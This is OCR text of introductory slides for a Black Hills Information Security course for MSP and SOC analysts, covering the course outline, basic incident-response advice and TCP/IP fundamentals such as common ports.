Getting Started With BHIS: SOC Analyst


John Strand

New Name!!!!

Getting Started With BHIS: MSP/SOC Analyst

John Strand

Big Thanks!!



Our Sponsors

Each one of our sponsors has contributed funds to help secure the course discount and tuition assistance for those needing financial help. In addition, they each will be providing free seats in the course to help us hit our goal of providing the training to as many MSPs as possible.

blackpoint

ninja RMM

datto

CISCO

ConnectWise

HUNTRESS

pax8

SKOUT CYBERSECURITY


SOPHOS

THREATLOCKER

TruMethods A Kaseya COMPANY

What We Are Covering


- Intro to Windows
- Intro to Linux
- Intro to TCP/IP
- Basics and fundamentals
- Core things to learn to work at the BHIS SOC
- This class is meant to feed into the Intro to Security class



Actually, yes. Today we are Grumpycat

A Note On Overlap

- For this iteration, there will be some overlap with the Intro to Security class
  - Turns out, there is overlap in the topics.. Who knew?
- In the future, this class will feed into the Intro to Security Class
- The Intro to Security Class will feed to Cyber Deception
- For the near future, any class taught by me will be pay what you can



5 Year Plan

24
SEP
2018

HOW-TO, INFORMATIONAL, INFOSEC 101, WEBCASTS CAREER CHANGE, GETTING INTO INFOSEC, GETTING STARTED, HOW TO GET INTO INFOSEC, STARTING YOUR CAREER

Webcast: John Strand's 5 Year Plan into InfoSec, Part 2

John Strand talks about his own journey into information security and shares his suggestions for those wanting to get started from scratch or who are looking to change career tracks.

Special Guests: Randy Marchany, CISO of Virginia Tech & Director of the VA Tech IT Security Lab, and Ed Capizzi, SANS instructor.

Show Notes / Links: *Just a few of the specific things that were referenced in this show*

FOLLOW US

New to infosec?
START HERE

LOOKING FOR SOMETHING?

SUBSCRIBE TO THE BHISBLOG

Don't get left in the dark! Enter your email address and every time a post

BLACK HILLS
Information Security
CELEBRATING 10 YEARS
2008-2018


You Are Compromised? What Now?

A bad day in the SOC...

Why?


- First steps are tough..
- Mistakes and paralysis
- Need to keep moving
- Need to have a plan
- I want to cover some basic first steps

The Wrong Way...



The Right Way

IR “Legos”




Don't Panic


- First step… Don’t freak out
- I said DON’T FREAK OUT…
- DON’T FREAK OUT!!!!!!!
- This only comes with practice
- Think weapons training
- Don't wait for an incident to try tools you have read about
- Memory forensics, Deep Blue CLI, IR Scripts, Logontracer, etc.

Networking!!!


IP Header




TCP Header



UDP Header



TCP Three way Handshake




Top Ports

Insecure.Org

Top 10 TCP ports

- 80 (http)
- 23 (telnet)
- 22 (ssh)
- 443 (https)
- 3389 (ms-term-serv)
- 445 (microsoft-ds)
- 139 (netbios-ssn)
- 21 (ftp)
- 135 (msrpc)
- 25 (smtp)

Shodan



